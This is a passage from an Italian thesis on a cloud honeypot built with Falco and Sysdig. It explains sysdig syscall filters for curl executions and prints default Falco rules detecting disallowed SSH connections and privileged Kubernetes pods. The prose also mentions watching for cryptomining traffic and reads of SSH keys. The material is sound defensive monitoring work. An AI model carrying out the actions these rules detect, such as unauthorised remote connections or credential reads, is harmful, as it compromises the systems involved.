- il quarto ha invece il compito di stare in ascolto su delle porte per monitorare i tentativi di connessione che vengono effettuati da parte di eventuali attaccanti;
- il quinto, infine, emula le vulnerabilità dei web server che consentono di effettuare attacchi relativi a iniezione di codice o a inclusione ed elaborazione di files.

Anche in tal caso, si è però trattato per lo più di honeypot a bassa interazione, che hanno potuto monitorare le minacce mirate ai protocolli, più che, invece, a veri servizi applicativi. Ciò nonostante, con lo stesso focus illustrato in precedenza con lo scenario di Sophos, le analisi hanno permesso di rilevare e di analizzare il traffico malevolo indirizzato verso piattaforme cloud, tramite l'impiego di AWS ed Azure.

Una seconda ricerca che ha impiegato questo approccio misto, è stata quella condotta da Kyriakou e Slavos [9] (Andronikos Kyriakou e Nicolas Sklavos, «Container-Based Honeypot Deployment for the Analysis of Malicious Activity», 2018). Anche in tal caso sono stati impiegati Dionaea e Glastopf, ma a questi si è andato ad aggiungere Cowrie[6], strumento che viene considerato come il successore di Kippo, citato prima. In quest'ultima ricerca, condotta dopo l'affermazione dei containers, le honeypot stesse sono state deployate tramite Docker e gestite con Docker Compose. A completare l'infrastruttura, inoltre, sono stati ELK stack con Beats e un database MySQL, con lo scopo di tenere traccia degli eventi rilevati. Tuttavia, rispetto a prima, non vi è stato l'interesse nel monitorare o confrontare il traffico nel cloud, quanto più nell'impiegare un'infrastruttura che tramite Docker garantisse disponibilità, elasticità e resilienza anche a fronte di guasti.

In base a quanto riportato finora ma anche in base a tanti altri papers che hanno impiegato soluzioni simili, gli strumenti che permettono di configurare e di settare

[1] https://github.com/DinoTools/dionaea

[2] https://github.com/desaster/kippo

[3] https://github.com/zeroq/amun

[4] https://github.com/BinaryDefense/artillery

[5] https://github.com/mushorg/glastopf

[6] https://github.com/cowrie/cowrie

una honeypot abbondano, anche nel mondo open-source. Quelli precedentemente trattati, però, sono tools rivolti alla ricezione di attacchi legati ai protocolli di rete e possono essere impiegati quando lo scopo è mirato ad essi, più che a veri servizi applicativi vulnerabili.

Tuttavia, negli anni, il grande interesse maturato nei confronti delle honeypot ha portato ad ampliare il ventaglio di strumenti da potere impiegare, tanto che, di recente, sono state introdotte anche delle soluzioni relative a specifici servizi vulnerabili da potere exploitare. Tra queste si annoverano, ad esempio, StrutsHoneypot[7], honeypot relativa al web server Apache Struts 2 [10] e alla CVE 2017-5638, o ElasticPot[8], relativa invece a un server ElasticSearch vulnerabile.

2.2.3 T-Pot

La diffusione dei numerosi strumenti open source da potere impiegare come honeypot ha richiesto la definizione di una soluzione unica che ospitasse un gran numero di quegli stessi strumenti, così da potere ottenere una visibilità più ampia e nitida degli attacchi da rilevare.

Questa soluzione, forse la più nota e difusa ad oggi, è T-Pot [11]. E' anch'esso un progetto open source che fornisce, quindi, un ambiente multi-honeypot e che può essere facilmente lanciato all'interno di un'istanza virtuale. Esso comprende molteplici strumenti descritti in precedenza, tra i quali Cowrie, Dionaea ed ElasticPot.

Tuttavia, al fine di arricchire la fase di ricerca, T-Pot ha integrato ulteriori tools che hanno lo scopo di analizzare le risorse Docker istanziate, di monitorare il traffico, di fornire persistenza ai dati raccolti e di analizzare i dati stessi tramite l'impiego di un CIEM come ELK stack.

T-Pot è, quindi, in grado di lanciare molteplici daemons all'interno di Docker containers, ciascuno con uno scopo differente. Alcuni espongono e rilevano infatti l'exploit di specifiche vulnerabilità di un ambiente, come ElasticPot; altri rilevano attacchi a servizi TCP o UDP, come Honeytrap; altri ancora possono avere un focus più mirato a determinati protocolli, come SMTP (Simple Mail Transfer Protocol) con Mailoney[9] o RDP (Remote Desktop Protocol) con RDPY[10].

L'adozione di tale strategia è stata documentata da differenti fonti, tra cui Kelly et al.[12] (Christopher Kelly, Nikolaos Pitropakis, Alexios Mylonas, Sean McKeown e William J. Buchanan, «A Comparative Analysis of Honeypots on

[7]https://github.com/Cymmetria/StrutsHoneypot

[8]https://gitlab.com/bontchev/elasticpot

[9]https://github.com/phin3has/mailoney

[10]https://github.com/citronneur/rdpy

Different Cloud Platforms», 2021). Essa si annovera come una delle ricerche più recenti e si focalizza sull'impiego di T-Pot al fine di confrontare il traffico malevolo riscontrato su differenti piattaforme cloud (AWS, GCP ed Azure). Fa inoltre anche una distinzione in base alla zona di provenienza e di destinazione di tale traffico, tenendo conto delle possibili regioni di deployment offerte dai providers.

Come appare evidente, l'ambiente che quindi viene realizzato con T-Pot risulta essere caratterizzato da un insieme di soluzioni che sono vulnerabili ad attacchi rivolti a protocolli o a pochi, specifici, servizi applicativi. Il suo impiego risulta spesso utile a università o ricercatori, tuttavia può essere considerato un ambiente poco elastico.

Esso infatti non lascia molto spazio alla flessibilità o all'estensibilità: integrare ulteriori applicazioni o containers vulnerabili può richiedere degli sforzi non indifferenti e ciò, quindi, può limitare la ricerca degli attacchi rivolti a servizi reali e molto diffusi.

2.3 Una nuova honeypot con l'impiego di Falco

Alla luce delle osservazioni fatte finora e della necessità di trovare una soluzione multi-honeypot più flessibile di quelle già esposte, è stata realizzata una nuova tipologia di honeypot. Essa si basa prevalentemente sull'impiego di un tool open source, ovvero Falco. Questo è in grado di monitorare e processare le system calls di un sistema e, proprio in base ad esse, può generare degli allarmi. Quindi, tale tool può essere impiegato per individuare quando un container, un host o un servizio applicativo viene attaccato. Per farlo è necessario elaborare delle semplici regole Falco che individuano un comportamento sospetto e le successive esecuzioni: esse, ad esempio, possono essere riconducibili a una RCE che sfrutta una vulnerabilità nota, oppure ad un eventuale inserimento di file in una directory specifica a seguito di una misconfiguration.

Tutto ciò permette di intercettare e studiare il traffico malevolo che può essere ricevuto da containers e servizi applicativi basati su qualsiasi sistema Linux, senza nemmeno impiegare particolari sforzi. Infatti, tale approccio richiede semplicemente la comprensione di come possa essere sfruttata una specifica vulnerabilità o misconfiguration di un ambiente e, conseguentemente, un modo per potere andare a rilevare il relativo exploit tramite le system calls che vengono monitorate da Falco.

Questa strategia risulterà essere assolutamente scalabile, sia al fine di ottenere visibilità su qualsiasi evento che si vuole attenzionare all'interno di un singolo container, sia al fine di potere estendere la visuale su containers differenti, e infine anche per monitorare esecuzioni riconducibili alla creazione di nuovi containers.

Così facendo, la creazione dell'honeypot può essere personalizzata sul monitoraggio dei soli ambienti che vogliono essere ispezionati e studiati, senza la necessità di

andare ad intercettare tutto il traffico malevolo che può andare a bersagliare uno o più tipi di protocolli di rete, facendo impennare il numero di attacchi effettivamente rilevati.

2.4 La restante parte dell'honeypot

A fare da contorno a quanto appena descritto, sono state rese vulnerabili ulteriori infrastrutture cloud, sempre con lo scopo di rilevare e studiare nuovi trends di attacco ed esecuzioni sospette.

Una di queste, innanzitutto, è la piattaforma AWS. Essa consente ad eventuali attaccanti di effettuare dei tentativi di lateral movement in maniera del tutto controllata, così da concedere loro lo sfruttamento delle risorse della piattaforma cloud stessa (senza però rischiarne la totale compromissione) e da potere studiare i loro comportamenti.

Inoltre, è stata creata un'ulteriore infrastruttura tramite l'impiego di diversi servizi AWS e di istanze virtuali in cui il Docker Engine è stato reso accessibile da remoto. Così facendo, è stata concessa la possibilità a diversi tipi di attacchi, prevalentemente automatici, di eseguire comandi Docker sull'istanza, e quindi di lanciare immagini malevole e file sospetti. Anche in tale scenario è stato fatto uso di Falco per individuare la creazione di nuovi containers e per generare i relativi allarmi.

Al fine di automatizzare buona parte dei processi della honeypot, sono state poi definite una serie di soluzioni impiegate sia per effettuare una classificazione degli attacchi riscontrati, sia per immagazzinare e analizzare i malware che sono stati individuati. Infatti, è stato adottato un approccio che ha permesso di rilevare gli attacchi e conseguentemente di classificarli. Allo stesso tempo, per quanto riguarda l'analisi dei nuovi malware è stata introdotta la realizzazione di una sandbox che ha permesso di reperire informazioni sulle nuove minacce, come i processi che essi generano e le connessioni che vanno ad aprire. Ciò ha anche consentito la raccolta di IoCs, come IP, domini, processi o nomi di binaries malevoli da potere sfruttare per irrobustire il rilevamento dei malware stessi e mettere in atto un'ulteriore livello di protezione.

Per tutti questi motivi, è stato realizzato un ambiente honeypot ampio e vulnerabile su vari fronti, che ha permesso di rilevare l'esecuzione di differenti tipi di attacchi rivolti a molteplici infrastrutture e containers.

Capitolo 3

Tools impiegati per detection, monitoring e log aggregation

Nel prosieguo di questo capitolo verranno descritti una serie di tools fondamentali per comprendere i requisiti richiesti per la definizione e il monitoraggio della honeypot, le scelte che hanno portato ad adottare determinate soluzioni e gli strumenti impiegati per classificare gli attacchi ricevuti.

Alcuni di questi tools sono stati realizzati e sono dei prodotti commerciali di Sysdig; altri sono stati realizzati da Sysdig, ma sono diventati open source al fine di renderli accessibili all'intera comunità di sviluppatori; altri ancora, invece, sono stati realizzati da terzi e la loro funzionalità è stata altrettanto determinante per la realizzazione dell'honeypot.

Tuttavia, tale capitolo inizierà a trattare le system calls e, quindi, il tool che permette di rilevarle e monitorarle: Sysdig open source.

3.1 Sysdig open source

Sysdig open source [13] (anche noto come sysdig) fu realizzato nel 2014 ed è un tool che ha una profonda visibilità sulle esecuzioni che avvengono su un sistema Linux. Esso infatti permette di visualizzare tutte le system calls che vengono chiamate e processate su un host e, quindi, di comprendere le istruzioni che vengono elaborate da una macchina.

Tali system calls non sono altro che delle API, richiamate da programmi lanciati nell'user space al fine di portare a termine determinate istruzioni. Infatti, i programmi nello user space non hanno il controllo di hardware o di periferiche, e

quindi ogni qual volta questi vogliano effettuare delle esecuzioni che coinvolgono l'impiego di tali dispositivi o, più in generale, che richiedono privilegi elevati, dovranno effettuare delle "richieste di servizio" che saranno così gestite dal kernel. Per tali motivi l'insieme delle system calls può essere vista come un'interfaccia programmatica tra user e kernel space.

Proprio queste system calls possono essere monitorate tramite sysdig. Esso quindi consente di avere una profonda visuale sulle istruzioni processate a livello kernel, e quindi di conseguenza su tutte le esecuzioni richieste da processi nell'user space e dai containers (visto che anch'essi vengono lanciati su quel livello di astrazione). Inoltre, Sysdig open source garantisce supporto a tutte le tecnologie basate su containers, come Docker e LXC, garantendo così visibilità anche sulle loro esecuzioni. Grazie a ciò assume un ruolo importante anche sul monitoraggio di quegli hosts che runnano molti containers e che, ad esempio, possono essere nodi di un cluster Kubernetes.

Si delinea così il profilo di uno strumento che nel mondo del cloud computing può assumere un ruolo strategico, perchè garantisce un controllo ad ampio spettro sugli hosts e sulle relativi esecuzioni.

Tra queste esecuzioni, ad esempio, vi sono le operazioni di I/O, le quali con Sysdig open source possono essere ispezionate a fondo. Ciò vuol dire che qualsiasi tipo di comando che coinvolga la lettura o la scrittura su disco o sulla rete, o di qualsiasi altro tipo, potrà essere monitorata. Si supponga, ad esempio, che un container venga impiegato per effettuare mining di criptovalute. Ebbene, tale tipo di operazione, molto frequente nel caso di attacchi su istanze virtuali, è solita aprire delle connessioni di rete. Al fine di rilevare tali connessioni, è possibile ispezionare le system calls così da individuare l'uso di porte che di solito vengono impiegate per queste operazioni o il raggiungimento di domini di mining noti.

Un altro scenario da potere considerare, invece, è quello in cui vengano effettuate operazioni di lettura o di scrittura su directories sensibili nel filesystem dell'host. Ad esempio, ciò può avvenire nel caso di scrittura su path come */bin*, che possono alterare la natura di binaries, o anche come */root*. O ancora, operazioni di lettura di dati sensibili, come le chiavi SSH.

Quindi, è possibile notare che a partire dalle system calls sarà possibile rilevare una moltitudine di esecuzioni.

Va tuttavia specificato che le system calls che vengono generate e processate su un host, possono anche essere migliaia in brevissime frazioni di secondo. E' per tale motivo che al fine di monitorare comportamenti sospetti va fatta un'analisi mirata su ciò che si vuole attenzionare, altrimenti la mole di system calls prese in considerazione può risultare enorme. Per tale motivo, Sysdig open source consente di applicare una serie di filtri, legati da espressioni logiche, che permettono di restringere l'ispezione delle stesse system calls in base a determinati campi, come ad esempio su alcuni processi in esecuzione.

Ad esempio, è possibile restringere l'attenzione sulle esecuzioni effettuate direttamente a livello host o a livello di un container, semplicemente filtrando sul campo *container.name*. Quindi, qualora volessi monitorare l'esecuzione di uno specifico processo come *curl* effettuata a livello dell'host potrei usare il comando *sysdig* con il seguente filtro:

```
$ sysdig 'container.name=host and proc.name=curl and evt.
    type=execve and evt.dir=<'
```

Lo stesso filtro assumerebbe, invece, quest'altra forma qualora si volesse restringere la visuale su un container il cui nome contenga la parola "tomcat":

```
$ sysdig 'container.name contains "tomcat" and proc.name=
    curl and evt.type=execve and evt.dir=<'
```

I campi che sono stati illustrati in precedenza hanno i seguenti scopi:

- *proc.name* indica il nome del processo in esecuzione sul quale si vuole filtrare e, quindi, esclude tutti gli altri processi che potrebbero essere lanciati all'interno di un sistema;
- *evt.type* indica il tipo di system call che si vuole mostrare. *execve* è, solitamente, l'evento che fa da "entrypoint" per l'inizio di un nuovo processo. Altri tipi di eventi possono essere, *fork*, *read*, *write* e tantissimi altri ancora.
- *evt.dir* indica invece la direzionalità della system call: "<" se in uscita e ">" se in entrata.

Il lancio del comando *sysdig* permette così di visualizzare degli output relativi alle system calls che sono state processate e matchate in base al filtro. Ogni output appare linea per linea e, di norma, stampa questi campi:

```
%evt.num %evt.time %evt.cpu %proc.name (%thread.tid) %evt.
    dir %evt.type %evt.args %evt.info
```

Nel caso del filtro applicato in precedenza per la visualizzazione del processo *curl* a livello dell'host, il risultato ottenuto sarebbe:

```
53358 11:11:26.477427082 0 host (host) curl (23911:23911) <
    execve res=0 exe=curl args=http://example.com. tid
   =23911(curl) pid=23911(curl) ptid=3141(bash) cwd=
   fdlimit=65535 pgft_maj=0 pgft_min=33 vm_size=528 vm_rss
   =4 vm_swap=0 comm=curl cgroups=cpuset=/.cpu=/.cpuacct=/.
   io=/.memory=/.devices=/.freezer=/.net_cls=/.perf_eve...
   env=XDG_SESSION_ID=1.HOSTNAME=ip-172-31-12-174.us-east
   -2.compute.internal.TERM=xt... tty=34816 pgid=23911(curl
   ) loginuid=1000
```

Grazie proprio ai campi mostrati, si può avere un'idea dell'esecuzione che ha coinvolto l'host, con tutte le informazioni relative anche all'orario, al PID, ai parent processes e molto altro ancora.

Un'ulteriore funzionalità di sysdig degna di nota è quella che permette di effettuare le cosiddette "captures" o catture. Infatti sysdig può essere anche lanciato in maniera tale da ridirigere su un file ".scap" l'intero output relativo agli eventi che sono processati dal sistema. Questa strategia consente quindi di catturare in un file tutte le system calls da volere attenzionare e che potranno poi essere analizzate sia da terminale oppure tramite un altro tool open-source, ovvero Sysdig Inspect [14]. Quest'ultimo permette di analizzare le esecuzioni catturate in precedenza tramite un'interfaccia grafica più "user-friendly" e consente, inoltre, di restringere il mirino su quelle stesse esecuzioni, adottando una prospettiva che può essere rivolta solo sulle operazioni di rete, sui processi, su certi containers, e così via.

Quest'ultima funzionalità risulta essere molto utile al fine di effettuare le dovute indagini, anche in un secondo momento, sulle captures effettuate su un host. Verrà infatti menzionata sia per l'analisi degli attacchi ricevuti sulle istanze EC2 con DockerAPI accessibili da remoto, sia per gli attacchi ricevuti nei clusters Kubernetes. In questi scenari le captures verranno usate per effettuare un'analisi dinamica di eventuali malware, tramite le system calls che essi richiamano.

3.2 Falco e Falcosidekick

Falco [15] è un altro progetto open-source realizzato da Sysdig nel 2016 e poi donato nel 2018 al CNCF [16] (Cloud Native Computing Foundation), ovvero l'ente che si occupa di inglobare le soluzioni open-source legate al mondo del cloud computing, al fine di migliorarle e allinearle tra loro; fra queste, a scopo esemplificativo, figura anche Kubernetes.

Falco, ad oggi, rientra tra i progetti in incubazione del CNCF. Esso viene classificato come un "runtime security tool" e, come riporta lo stesso sito, è attualmente il "de facto Kubernetes threat detection engine". Falco, infatti, è in grado di ricevere e

consumare gli eventi del kernel, ovvero le system calls, arricchendole con una serie di informazioni che possono essere ricevute da Kubernetes o da altri componenti di un cloud environment. In base a tali eventi e in base a delle regole default o custom, Falco è poi in grado di generare degli allarmi sull'host.

3.2.1 L'architettura di Falco

L'architettura di Falco sia estende dall'user space al kernel space di un host, come rappresentato nell'immagine 3.1.



Figura 3.1: L'architettura di Falco [15]

Le system calls sono direttamente interpretate dal *Falco kernel module* e vengono poi analizzate dalle librerie nell'user space; qui si potranno anche ricevere alcuni eventi da ulteriori sorgenti, come Kubernetes audit. Tutti gli eventi processati sono filtrati dal cosiddetto *rules-engine* che è settato in base al file di configurazione di Falco. Quest'ultimo definisce sia i file con le regole Falco che l'engine dovrà monitorare, sia il modo in cui Falco dovrà mandare in output gli allarmi. Infatti, Falco è in grado di mandare gli eventi in uscita su un webserver, oppure tramite stdout, HTTP endpoint, gRPC server o direttamente scrivendo su un file.

Ciò che quindi appare chiaro è che vi è una stretta correlazione tra quanto espresso in precedenza con Sysdig open source e quanto appena illustrato dall'architettura di Falco. Infatti Falco opera su un gradino di astrazione appena superiore a Sysdig

open source e, monitorando le system calls allo stesso modo, è in grado di generare degli allarmi a seconda del trigger di determinate regole.

3.2.2 Le regole Falco

Una regola Falco consente di rilevare un'esecuzione compatibile a una determinata condizione, generando poi un allarme.

Ogni regola Falco è costituita da:

- un nome che la identifica univocamente;
- una descrizione, che, appunto, esprime in maniera descrittiva e "human-readable" ciò che viene monitorato dalla regola;
- una condizione che viene confrontata con gli eventi processati e che, se vera, farà scattare un Falco alert. La logica di tale condizione estende quella su cui si basano i filtri di Sysdig open source trattati in precedenza. Vengono introdotte in più le macro (che sono un insieme di condizioni eventualmente riutilizzabili in più rules) e le liste (che indicano un insieme di elementi su cui può essere verificata una determinata condizione);
- un output, ovvero un messaggio che viene stampato nel momento in cui scatta un Falco alert;
- la priorità, che indica il livello di criticità dell'allarme;
- la sorgente, che se non specificata indica le system calls, ma che altrimenti può essere associata ai Kubernetes audit lo, o ad altre fonti;
- il flag di abilitazione, che indica se la regola è abilitata o meno;
- eventuali eccezioni, relative agli scenari in cui non si vuole far scattare alcun Falco alert;
- eventuali tag.

Molte regole Falco sono definite e già settate insieme al resto dell'architettura. Queste sono le default rules [17], alcune delle quali sono disabilitate e possono essere attivate a discrezione dell'utente. Tra queste Falco rules predefinite, ve ne sono numerose relative all'identificazione di operazioni sospette in lettura o scrittura sul filesystem; altre relative al traffico di rete in ingresso e in uscita; altre ancora in base ad alcune esecuzioni effettuate sui containers. Tutte queste regole che sono state appena enunciate hanno in comune la sorgente da cui sono generati gli eventi, ovvero le system calls.

A scopo esemplificativo viene riportata una Falco rule che permette di monitorare e generare alert nel caso in cui venisse rilevata una connessione SSH con un host non presente nella macro *allowed_ssh_hosts*. Tale macro quindi andrebbe estesa con una serie di indirizzi IP che possono essere ritenuti affidabili.

```
- macro: inbound_outbound
  condition: >
    ((((evt.type in (accept,listen,connect) and evt.dir=<))
    and
     (fd.typechar = 4 or fd.typechar = 6)) and
     (fd.ip != "0.0.0.0" and fd.net != "127.0.0.0/8") and
     (evt.rawres >= 0 or evt.res = EINPROGRESS))

- macro: ssh_port
  condition: fd.sport=22

- macro: allowed_ssh_hosts
  condition: ssh_port

- rule: Disallowed SSH Connection
  desc: Detect any new ssh connection to a host other than
   those in an allowed group of hosts
  condition: (inbound_outbound) and ssh_port and not
   allowed_ssh_hosts
  output: Disallowed SSH Connection (command=%proc.cmdline
   connection=%fd.name user=%user.name user_loginuid=%user.
   loginuid container_id=%container.id image=%container.
   image.repository)
  priority: NOTICE
  tags: [network, mitre_remote_service]
```

Tuttavia, in Falco è anche possibile fare in modo che gli eventi da dover filtrare siano quelli generati dai Kubernetes audit logs [18]. Questi, quando abilitati su un cluster Kubernetes, permettono di monitorare le azioni effettuate, tenendo conto sia degli utenti, ma anche delle risorse coinvolte, con un dettagliato livello di granularità.

La possibilità di supportare anche gli audit logs di Kubernetes da l'enorme vantaggio di monitorare anche le richieste che vengono elaborate dal Kubernetes-apiserver: quindi gli oggetti di tipo *RequestReceveid*, *ResponseStarted*, *ResponseComplete*. Ciò permette di avere una profonda visibilità su numerose operazioni ed esecuzioni che avvengono in un cluster Kubernetes. Integrando, quindi, i Kubernetes audit logs con Falco, la natura delle regole sarà molto simile a come illustrata prima; a differire saranno solo i valori presenti all'interno dei campi *condition* e *source*.

Stavolta, viene riportata una default Falco rule che permette di rilevare la

creazione di un Kubernetes pod privilegiato, insieme alle relative liste e macro.

```
- list: k8s_audit_stages
  items: ["ResponseComplete"]

- macro: kevt
  condition: (jevt.value[/stage] in (k8s_audit_stages))

- macro: pod
  condition: ka.target.resource=pods and not ka.target.
   subresource exists

- macro: kcreate
  condition: ka.verb=create

- rule: Create Privileged Pod
  desc: >
    Detect an attempt to start a pod with a privileged
   container
  condition: kevt and pod and kcreate and ka.req.pod.
   containers.privileged intersects (true) and not ka.req.
   pod.containers.image.repository in (
   falco_privileged_images)
  output: Pod started with privileged container (user=%ka.
   user.name pod=%ka.resp.name ns=%ka.target.namespace
   images=%ka.req.pod.containers.image)
  priority: WARNING
  source: k8s_audit
  tags: [k8s]
```

Oltre alle default Falco rules menzionate in precedenza, la semplicità e l'espressività del linguaggio Falco, permette a chiunque di creare delle regole custom andando a personalizzare, perciò, il tipo di monitoraggio che si vuole mettere in atto. Così, le regole potranno essere create da zero oppure, a discrezione dell'utente, esse potranno andare ad estendere le regole default, appendendo ad esse delle nuove condizioni che si vogliono imporre sugli eventi da andare a rilevare.

Tutto questo concede assoluta flessibilità sugli eventi che possono essere monitorati all'interno di un host o di un cluster e che, di conseguenza, genereranno degli allarmi. Tale approccio quindi verrà ripreso nei prossimi capitoli, al fine di definire come sia stato possibile rilevare gli attacchi subiti nell'honeypot.

3.2.3 Falcosidekick

Falcosidekick [19] è un ulteriore progetto open-source, che va ad ampliare l'impiego di Falco. Il suo scopo è quello di estendere i destinatari a cui Falco può spedire gli allarmi. Infatti, come già specificato prima, Falco è in grado di mandare gli outputs degli alerts generati a una tipologia ristretta di destinatari, come file, endpoint HTTP o webserver.

Alla luce di questi limiti, è stato realizzato Falcosidekick. Esso è in grado di ricevere gli alerts che Falco gli manda tramite un endpoint, ed è poi in grado di fare un inoltro degli eventi a destinatari come servizi AWS, GCP, Slack, webhook, e tantissimi altri ancora.

Al fine di interfacciare Falco con Falcosidekick, basta:

- configurare Falcosidekick in modo da lanciarlo come daemon in ascolto su una specifica porta;
- settare il file di configurazione di Falco cosicchè esso mandi gli eventi all'HTTP endpoint su cui Falcosidekick è in ascolto. Ad esempio, nel caso di una singola istanza virtuale su cui vengono lanciati entrambi i tools, l'endpoint è l'indirizzo localhost ma con la porta specificata in precedenza da Falcosidekick.

Fatto ciò, Falcosidekick andrà semplicemente configurato con il singolo o con un insieme di destinatari cui fare forwarding degli eventi ricevuti.

Degli scenari d'impiego di tale strumento nell'honeypot sono sia quello delle istanze EC2 con Docker API accessibili da remoto, in cui Falcosidekick fa il forwarding degli eventi ad alcuni servizi di AWS (come descritto nel capitolo 4), sia quello della "response engine" gestita all'interno di ogni singolo cluster Kubernetes, che consente quindi di mandare gli alerts ad Argo Events (come descritto nel capitolo 5).

3.3 Sysdig Secure

Sysdig Secure [20] è uno dei prodotti commerciali di Sysdig. Offre molteplici funzionalità, che vanno dallo scanning al monitoring di singole istanze o di interi cluster. Tramite Sysdig Secure è infatti possibile avere una piena visione dello stato delle istanze, degli alerts che esse generano, ma anche delle versioni o delle dipendenze vulnerabili contenute in esse.

Il primo aspetto fondamentale per la comprensione e l'utilizzo di Sysdig Secure, è dato dal fatto che per monitorare un environment, come un'istanza EC2 o un cluster, è necessario installare il *sysdig agent*. Esso permette di monitorare il kernel space di ogni singolo host, così da rilevare le esecuzioni che avvengono più a basso livello. Oltre a ciò, è necessario configurare Sysdig Secure anche con un cloud

account, al fine di potere avere piena visibilità sulla piattaforma cloud su cui esso si appoggia.

Il deployment degli agents di Sysdig, permette perciò di scavare a fondo tra le esecuzioni e le invocazioni delle system calls, esattamente come visto precedentemente con Sysdig open source e Falco. Infatti, una volta che l'agent sarà attivo, Sysdig Secure sarà in grado di monitorare eventuali immagini vulnerabili presenti nell'environment o di loggare eventuali alerts relativi alle runtime policies (figura 3.2) che sono state definite tramite l'interfaccia di Sysdig.



Figura 3.2: Creazione di una runtime policy in Sysdig Secure

Quest'ultimo aspetto è quello maggiormente importante per l'impiego dell'honeypot e per la classificazione degli attacchi che verranno ricevuti in essa.

Sysdig Secure consente di definire, appunto, delle runtime policies, ovvero degli alerts che possono essere fatti scattare sulla base delle sorgenti degli eventi supportate dalla piattaforma. Tali fonti di eventi possono essere le system calls stesse, i Kubernetes Audit Logs oppure gli eventi di piattaforme cloud come AWS CloudTrail, GCP Audit Log e anche Azure Platform Log. Così facendo, è possibile ottenere una visibilità che va al di fuori delle sole system calls e degli audit logs di Kubernetes, perchè coinvolge anche i logs delle piattaforme cloud più note al

mondo. Tramite questi risulterà, quindi, anche possibile estendere il monitoraggio e il rilevamento di permessi eccessivi che vengono assegnati agli utenti, di eventuali esecuzioni sospette o di una gestione molto permissiva della piattaforma stessa.

Le runtime policies, inoltre, richiedono di configurare anche una o più regole Falco che, una volta scattate, creeranno un alert che sarà visibile tra gli eventi di Sysdig Secure.

Qualora si volesse anche restringere il campo su cui fare scattare tali eventi, è possibile configurare le runtime policies in modo da specificare gli hosts o i clusters da monitorare per rilevare un determinato comportamento. Altrimenti, si può definire una visuale più ampia, che può investire tutte le istanze virtuali che vengono gestite.

Infine, un utente può anche scegliere se associare o meno alla runtime policy una capture o l'invio di notifiche; così facendo, egli potrà avere a disposizione la cattura degli eventi che si estende per un determinato intervallo temporale, qualora essi siano associati alle system calls. Oppure potrà decidere se essere avvertito degli eventuali allarmi che valuta essere particolarmente critici tramite notifiche.

Quindi, le funzionalità viste in precedenza con Falco e con Sysdig open source sono perfettamente integrate e supportate anche in Sysdig Secure. Esso perciò fornisce un environment in cui potere monitorare, simultaneamente, molteplici piattaforme e infrastrutture cloud, aggregando quindi tutti gli allarmi generati.

Un'ultima funzionalità utile che è stata sfruttata per l'adozione del tool che verrà presentato nel prossimo paragrafo, è quella dell'event forwarding. Esso permette di inoltrare i logs degli eventi Sysdig su piattaforme di terze parti. La sua utilità va a ricondursi al fatto che, spesso, chi amministra cluster o ambienti virtuali non adotta un'unica soluzione che fornisce funzionalità di monitoraggio e di logging. Negli ambienti cloud, infatti, l'impiego di più strumenti di tale tipo è una norma comune. Quindi tale funzionalità risulta essere necessaria per evitare che le informazioni relative agli ambienti di un customer vengano decentralizzate.

Nel corso della prossima sezione, appunto, verrà descritto l'impiego di ELK Stack, il quale riceverà gli eventi triggerati da Sysdig Secure.

3.4 ELK Stack

